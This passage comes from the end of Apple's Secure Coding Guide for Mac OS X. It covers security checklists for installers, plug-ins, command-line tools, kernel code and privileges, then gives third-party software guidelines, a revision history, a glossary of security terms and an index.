    Code installed into these directories runs with root permissions. Therefore, it is very important that such programs be carefully audited for security vulnerabilities (as discussed in this checklist) and that they have their permissions set correctly. For information on proper permissions for startup items, see "Creating a Startup Item”. For information on permissions for extensions, see *Kernel Extension Programming Topics*. Starting with Mac OS X v10.4, you should not use startup items; use the launchd daemon instead. See *Getting Started with launchd* in http://developer.apple.com/macosx/.

2. **Does your application use a custom install script?**

   If yes, be sure your script follows the guidelines in this checklist for secure scripts. For example, don't write temporary files to globally writable directories, don't execute with higher privileges than necessary, and don't execute with elevated privileges any longer than necessary. In general, your script should execute with the same privileges the user has normally, and should do its work in the user's directory on behalf of the user. Make sure your installed program does not have permissions that are more lax than it needs. (For example, don’t give everyone read/write permission if only the owner needs such permission.) Set your installer's file code creation mask (umask) to restrict access to the files it creates (see “Secure File Operations” (page 52)). Check return codes, and if anything is wrong, log the problem and report the problem to the user through the user interface. For advice on writing installation code that needs to perform privileged operations, see *Authorization Services Programming Guide*.

3. **Does your program load any plug-ins or does it link against a library that does?**

   If yes, the places from which the plug-ins can be loaded should be restricted to secure directories. If your application loads plug-ins from directories that are not restricted, then an attacker might be able to trick the user into downloading malicious code, which your application might then load and execute. Be aware that the dynamic link editor (`dyld`) might link in plugins, depending on the environment in which your code is running. If your code uses loadable bundles (`CFBundle` or `NSBundle`), then it is dynamically loading code and potentially could load bundles written by a malicious hacker. See *Code Loading Programming Topics* for more information about dynamically loaded code.

Use of External Tools and Libraries

If your program includes or uses any command-line tools, you have to look for security vulnerabilities specific to the use of such tools. This checklist is intended to help you find and correct such vulnerabilities.

1. **Does your program include command-line tools?**

   If so, you must keep in mind that your process environment is visible to other users (see `man ps(1)`). You must be careful not to pass sensitive information in an insecure manner. Also, remember that anyone can execute a tool—it is not only executable through your program. Because all command-line arguments, including the program name (`argv(0)`), are under the control of the user, you should not use the command line to execute any program without validating every parameter, including the name.

2. **Do the command-line tools require authentication information?**

   If yes, how is this done?

   - **Command-line argument**

     It is not safe to enter a password on the command line, as it is visible to others and a brute force attack can be automated through a script.

   - **Pipe or standard in**

     A password is safe while being passed through a pipe; however, you must be careful that the process sending the password obtains and stores it in a safe manner.

- **Environment variable**

  Environment variables can be read by other processes and are not secure.

- **Shared memory**

  Named and globally-shared memory segments may be read by other processes.

- **Temporary file**

  Temporary files are safe only if kept in a directory to which only your program has access. See "Data, Configuration, and Temporary Files" (page 81), earlier in this article, for more information on temporary files.

Denial of Service and Computational Complexity Attacks

This checklist is intended to help you avoid denial of service attacks related to the use of hash functions. Use this section for kernel and IOKit code only.

1. **Does your code use a hash function to improve performance?**

   Hash tables are often used to improve search performance. However, when there are hash collisions (where two items in the list have the same hash result), a much slower search must be used to resolve the conflict. If it is possible for a user to deliberately generate different requests that have the same hash result, by making many such requests an attacker can mount a denial of service attack.

Privilege Checks

This checklist is intended to help you determine whether your code has the correct level of privileges. This check is especially important for kernel-level code, because kernel-level code has access to levels of the operating system that cannot be touched by ordinary code, even running as root.

Important: Kernel-level code poses special security risks. Do not write kernel-level code unless absolutely necessary. See *Coding in the Kernel* for more information on this subject.

1. **Does your code ever check the user ID (EUID or EGID) of the process?**

   To make sure that an attacker hasn't somehow substituted their own kernel extension for yours, you should check to make sure that the module is executing with the correct effective user ID (EUID) and effective group ID (EGID). Don't forget to check the current set of groups that have access to make sure no groups are included that shouldn't be.

2. **Does your code ever check the existence of any specific Mach ports?**

   Kernel-level code can work directly with the Mach component. A Mach port is an endpoint of a communication channel between a client who requests a service and a server that provides the service. Mach ports are unidirectional; a reply to a service request must use a second port. If you are using Mach ports for communication between processes, you should check to make sure you are contacting the correct process. Because Mach bootstrap ports can be inherited, it is important for servers and clients to authenticate each other. You can use audit trailers for this purpose.

3. **If you answered yes to either 1 or 2, do you create audit records for these checks?**

   You should create an audit record for each security-related check your program performs. See "Audit Logs" (page 83), earlier in this article, for more information on audit records.

Memory Use

This checklist is intended to help you determine whether your kernel-level code has any vulnerabilities related to memory use. You can skip this checklist if you are not writing kernel-level code.

Important: If your code copies uninitialized memory into a buffer that you return to a user, then you could be leaking privileged information. Coding in the kernel poses special security risks and is seldom necessary. See *Coding in the Kernel* for alternatives to writing kernel-level code.

1. **Does your code ever copy data to or from user space?**

   a. If yes, you should check the bounds of the data with unsigned arithmetic—just as you check all bounds (see "Integer and Buffer Overflows" (page 87), earlier in this article)—to avoid buffer overflows.

   b. You should also check for and handle misaligned buffers.

2. **Does your code limit the memory resources a user may request?**

   If your code does not limit the memory resources a user may request, then a malicious user can mount a denial of service attack by requesting more memory than is available in the system.

3. **When copying data from kernel to user space, is any padding added?**

   If you add padding to align the bytes in user space, you should zero the padding to make sure you are not adding spurious (or even malicious) data to the user-space buffer.

Kernel Messages

This checklist is intended to help you determine whether your kernel-level code is using kernel messages correctly. You can skip this checklist if you are not writing kernel-level code.

1. **Does your code generate kernel messages?**

   Kernel code often generates messages to the console for debugging purposes. If your code does this, be careful not to include any sensitive information in the messages. In addition, you need to limit the rate and total number of such messages, because an attacker who can figure out how to trigger these messages can use them to mount a denial of service attack. Also, any logging mechanism can be attacked with a denial of service attack. You should be prepared to handle such an attack without hanging or causing a kernel panic.

Third-Party Software Security Guidelines

This appendix provides secure coding guidelines for software to be bundled with Apple products.

Insecure software can pose a risk to the overall security of users' systems. Security issues can lead to negative publicity and end-user support problems for Apple and third parties.

Respect Users' Privacy

Your bundled software may use the Internet to communicate with your servers or third party servers. If so, you should provide clear and concise information to the user about what information is sent or retrieved as well as the reason for it.

Encryption should be used to protect the information while in transit. Servers should be authenticated before transferring information.

Provide Upgrade Information

Provide information on how to upgrade to the latest version. Consider implementing a "Check for updates…" feature. Customers expect (and should receive) security fixes that affect the software version they are running.

You should have a way to communicate available security fixes to customers.

Store Information in Appropriate Places

Store user-specific information in the home directory, with appropriate file system permissions.

Take special care when dealing with shared data or preferences.

Follow the guidelines about file system permissions set forth in the Third Party Software Submissions document.

Take care to avoid race conditions and information disclosure when using temporary files. If possible, use the user-specific temporary file directory.

Avoid Requiring Elevated Privileges

Do not require or encourage users to be logged in as an admin user to use your application.

Implement secure development practices

Educate your developers on how to write secure code to avoid the most common classes of vulnerabilities:

- Buffer overflows
- Integer overflows
- Race conditions
- Format string vulnerabilities

Pay special attention to code that:

- deals with potentially untrusted data, such as documents or URLs
- communicates over the network
- handles passwords or other sensitive information
- runs with elevated privileges such as root or in the kernel

Use APIs appropriate for the task:

- Use APIs that take security into account in their design.
- Avoid low-level C code when possible (e.g. use NSString instead of C-strings).
- Use the security features of Mac OS X to protect user data.

Test for Security

As appropriate for your product, use the following QA techniques to find potential security issues:

- Test for invalid and unexpected data, as well as for what is expected (e.g. use of fuzzing tools, unit tests that test for failure)
- Static code analysis
- Code reviews and audits

Helpful resources

The other chapters in this document describe best practices for writing secure code, including more information on the topics referenced above.

The *Security Overview* document contains detailed information on security functionality in Mac OS X that developers can use.

Document Revision History

This table describes the changes to *Secure Coding Guide*.

Date	Notes
2010-02-12	Added security guidelines.
2008-05-23	Added article on validating input--including the dangers of loading insecurely stored archives--and added information about the iOS where relevant.
2006-05-23	New document that describes techniques to use and factors to consider to make your code more secure from attack.

Glossary

AES encryption Abbreviation for Advanced Encryption Standard encryption. A Federal Information Processing Standard (FIPS), described in FIPS publication 197. AES has been adopted by the U.S. government for the protection of sensitive, non-classified information.

attacker Someone deliberately trying to make a program or operating system do something that it's not supposed to do, such as allowing the attacker to execute code or read private data.

authentication The process by which a person or other entity (such as a server) proves that it is who (or what) it says it is. Compare with authorization.

authorization The process by which an entity such as a user or a server gets the right to perform a privileged operation. (Authorization can also refer to the right itself, as in "Bob has the authorization to run that program.") Authorization usually involves first authenticating the entity and then determining whether it has the appropriate privileges. See also authentication.

buffer overflow The insertion of more data into a memory buffer than was reserved for the buffer, resulting in memory locations outside the buffer being overwritten. See also heap overflow and stack overflow.

CDSA Abbreviation for Common Data Security Architecture. An open software standard for a security infrastructure that provides a wide array of security services, including fine-grained access permissions, authentication of users, encryption, and secure data storage. CDSA has a standard application programming interface, called CSSM.

CERT Coordination Center A center of Internet security expertise, located at the Software Engineering Institute, a federally funded research and development center operated by Carnegie Mellon University. CERT is an acronym for Computer Emergency Readiness Team.)

certificate See digital certificate.

Common Criteria A standardized process and set of standards that can be used to evaluate the security of software products developed by the governments of the United States, Canada, the United Kingdom, France, Germany, and the Netherlands.

cracker See attacker.

CSSM Abbreviation for Common Security Services Manager. A public application programming interface for CDSA. CSSM also defines an interface for plug-ins that implement security services for a particular operating system and hardware environment.

CVE Abbreviation for Common Vulnerabilities and Exposures. A dictionary of standard names for security vulnerabilities located at http://www.cve.mitre.org/. You can run an Internet search on the CVE number to read details about the vulnerability.

digital certificate A collection of data used to verify the identity of the holder. Mac OS X supports the "X.509" standard for digital certificates.

exploit A program or sample code that demonstrates how to take advantage of a vulnerability.)

FileVault A Mac OS X feature, configured through the Security system preference, that encrypts everything in the user's home directory.

hacker An expert programmer—generally one with the skill to create an exploit. Most hackers do not attack other programs, and some publish exploits with the intent of forcing software developers to fix vulnerabilities. See also script kiddie.

heap A region of memory reserved for use by a program during execution. Data can be written to or read from any location on the heap, which grows upward (toward higher memory addresses). Compare with stack.

heap overflow A buffer overflow in the heap.

homographs Characters that look the same but have different Unicode values, such as the Roman character p and the Russian glyph that is pronounced like "r."

integer overflow A buffer overflow caused by entering a number that is too large for an integer data type.

Kerberos An industry-standard protocol created by the Massachusetts Institute of Technology (MIT) to provide authentication over a network.

keychain A database used in Mac OS X to store encrypted passwords, private keys, and other secrets. It is also used to store certificates and other non-secret information that is used in cryptography and authentication.

Keychain Access utility An application that can be used to manipulate data in the keychain.

Keychain Services A public API that can be used to manipulate data in the keychain.

level of trust The confidence a user can have in the validity of a certificate. The level of trust for a certificate is used together with the trust policy to answer the question "Should I trust this certificate for this action?"

nonrepudiation A process or technique making it impossible for a user to deny performing an operation (such as using a specific credit card number).

Open Directory The directory server provided by Mac OS X for secure storage of passwords and user authentication.

permissions See privileges.

phishing A social engineering technique in which an email or web page that spoofs one from a legitimate business is used to trick a user into giving personal data and secrets (such as passwords) to someone who has malicious intent.

policy database A database containing the set of rules the Security Server uses to determine authorization.

privileged operation An operation that requires special rights or privileges.

privileges The type of access to a file or directory (read, write, execute, traverse, and so forth) granted to a user or to a group.

race condition The occurrence of two events out of sequence.

root kit Malicious code that, by running in the kernel, can not only take over control of the system but can also cover up all evidence of its own existence.

root privileges Having the unrestricted permission to perform any operation on the system.

script kiddie Someone who uses published code (scripts) to attack software and computer systems.

signal A message sent from one process to another in a UNIX-based operating system (such as Mac OS X)

social engineering As applied to security, tricking a user into giving up secrets or into giving access to a computer to an attacker.

smart card A plastic card similar in size to a credit card that has memory and a microprocessor embedded in it. A smart card can store and process information, including passwords, certificates, and keys.

stack A region of memory reserved for use by a specific program and used to control program flow. Data is put on the stack and removed in a last-in–first-out fashion. The stack grows downward (toward lower memory addresses). Compare with heap.

stack overflow A buffer overflow on the stack.

time of check–time of use (TOCTOU) A race condition in which an attacker creates, writes to, or alters a file between the time when a program checks the status of the file and when the program writes to it.

trust policy A set of rules that specify the appropriate uses for a certificate that has a specific level of trust. For example, the trust policy for a browser might state that if a certificate has expired, the user should be prompted for permission before a secure session is opened with a web server.

vulnerability A feature of the way a program was written—either a design flaw or a bug—that makes it possible for a hacker or script kiddie to attack the program.

Index

A

access control 20
Accounts system preferences 31
applications
  factoring 65
  interfaces 69–73
arguments, command line 61, 89
`argv(0)` 61
attackers 11
audit logs 83
authentication 21, 83
  APIs 25
`authopen` 64
Authorization Services 25, 68
authorization
  granting 21
  revoking 70
`AuthorizationExecWithPrivilege` 79

B

backups, iPhone 28
buffer overflows 15, 33–40
  calculating buffer sizes 37
  checklist 87
  detecting 39
  integer arithmetic 38
  strings 35
buffer overflows See also *heap*, *stack* 33

C

Certificate, Key, and Trust Services 27
certificates digital certificates 21
`CFBundle` 89
CFNetwork 29
`chflags` 51, 52
`chmod` 52, 54
`chown` 54
close-on-exec flag 52
code insertion 44
command-line arguments 61, 89
command-line tools 89
Common Criteria 77
configuration files 81
crackers 11
Cryptographic Services Manager 26
cryptography
  APIs 26, 88
CSSM 26
CVE numbers 14

D

daemons, launching 64, 78
default settings 69
denial of service 76, 83
device ID 52
digital certificate
  displaying contents 27
  identity 30
  keychain access 32
  Secure Transport API 27
digital certificates 21
document organization 9
`dyld` 89
dynamic link editor 89

E

electronic crimes 12
elevated privileges 59, 77
encryption 21
environmental variables 61, 81

F

factoring applications 65
`fchmod` 54
`fchown` 54
file descriptor 52, 53
  inheriting 52
file descriptors 61
file locations 71
file operations
  Carbon 54
  Cocoa 55
  generic C 53
  insecure 20, 51–57
  secure 52
file system, remotely mounted 52
files
  temporary 81
FileVault 31, 71
firewall 83
`fopen` 54
format string attacks 42
`FSFindFolder` 55
`fstat` 54
FTP 30
fuzzing 46

G

GID 63
group ID 63
guest access 86
GUI 81

H

hackers 11
hard link 51
hash function 90
heap 15
  overflow 17, 34
HTTP 30
HTTPS 30
https 29

I

identity 30
input validation 18
input
  data structures 87
  inappropriate 33
  testing 39
  to audit logs 84
  types of 35
  validating 14, 16, 41–47, 70, 81
insecure file operations 20, 51–57
installer 62
integer overflows 38
interface, user 71
`ipfw` 83

K

Kerberos 86
kernel extensions 68, 82
kernel messages 91
KEXT 68
keychain 27
Keychain Access 32
Keychain Services 26, 27

L

`launchd` 64, 78
least privilege, principle of 59
left bracket 56
level of trust 27
`libbsm` 84
`/Library/StartupItems` 79
logs, audit 83
`lstat` 54

M

Mach ports 90
`mach_init` 64
memory
  checklist 91
`mkstemp` 54, 57
`mktemp` 54
Movie Toolbox Access Keys 30

N

negative numbers 38
network ports 82
`nobody` user 78
nonrepudiation 77
`NSBundle` 89
`NSTemporaryDirectory` 55

O

`open` 54
organization of document 9

P

passwords 85
permissions 53
permissions *See also* privileges
phishing 22, 72
plug-ins 89
policy database 65, 68
policy, trust 27
port numbers 82
ports, Mach 90
private key
  identity 30
privileges 20, 59–68
  checklist 90
  elevated 59, 77
  level, changing 63
  principle of least privilege 59
  root 20
process limits 62

Q

QuickTime 30

R

race conditions 18, 49
  interprocess communication 19, 50
  scripts 56
  time of check–time of use 19, 56
random numbers 87
references 10
remotely mounted file system 52
risk assessment 75
`rm` 51, 52
root kit 82
root privileges 20

S

script kiddies 11
scripts, avoiding race conditions 56
secure communication
  SSL/TLS 29
Secure Transport 27, 29
security checklists 75–91
Security Objective-C API 30
Security system preferences 31
`setegid` 64
`seteuid` 64
`setgid` 64
`setregid` 64
`setreuid` 64
`setrlimit` 62
`setuid` 63, 79
SFAuthorizationView 30
SFCertificatePanel 30
SFCertificateTrustPanel 30
SFCertificateView 30
SFChooseIdentityPanel 30
SFKeychainSavePanel 30
SFKeychainSettingsPanel 30
shell commands 81
signal handler 19, 50
Smart Card 28
social engineering 22, 44, 72
spoofing 76
SSL 29, 30
stack 15
  overflow 15, 33
`stat` 54
statistics of threats and attacks 12, 22
string-handling functions 35, 87
`sudo` 80
symbolic link 51
`syslog` 84
`SystemStarter` 79

T

temporary files 53, 57, 81
  and scripts 56

  default location 55
`test` 56
threat modeling 75
time of check–time of use 19, 56
TLS 29, 30
trust policy 27
twos-complement arithmetic 38

U

UID 63
  unique 78
umask 53
`unknown` user 78
URL commands 18, 43
URL Loading System 30
user ID 63
user interface 71

V

validating input 18, 41–47

W

wildcard characters 81

X

`xinetd` 79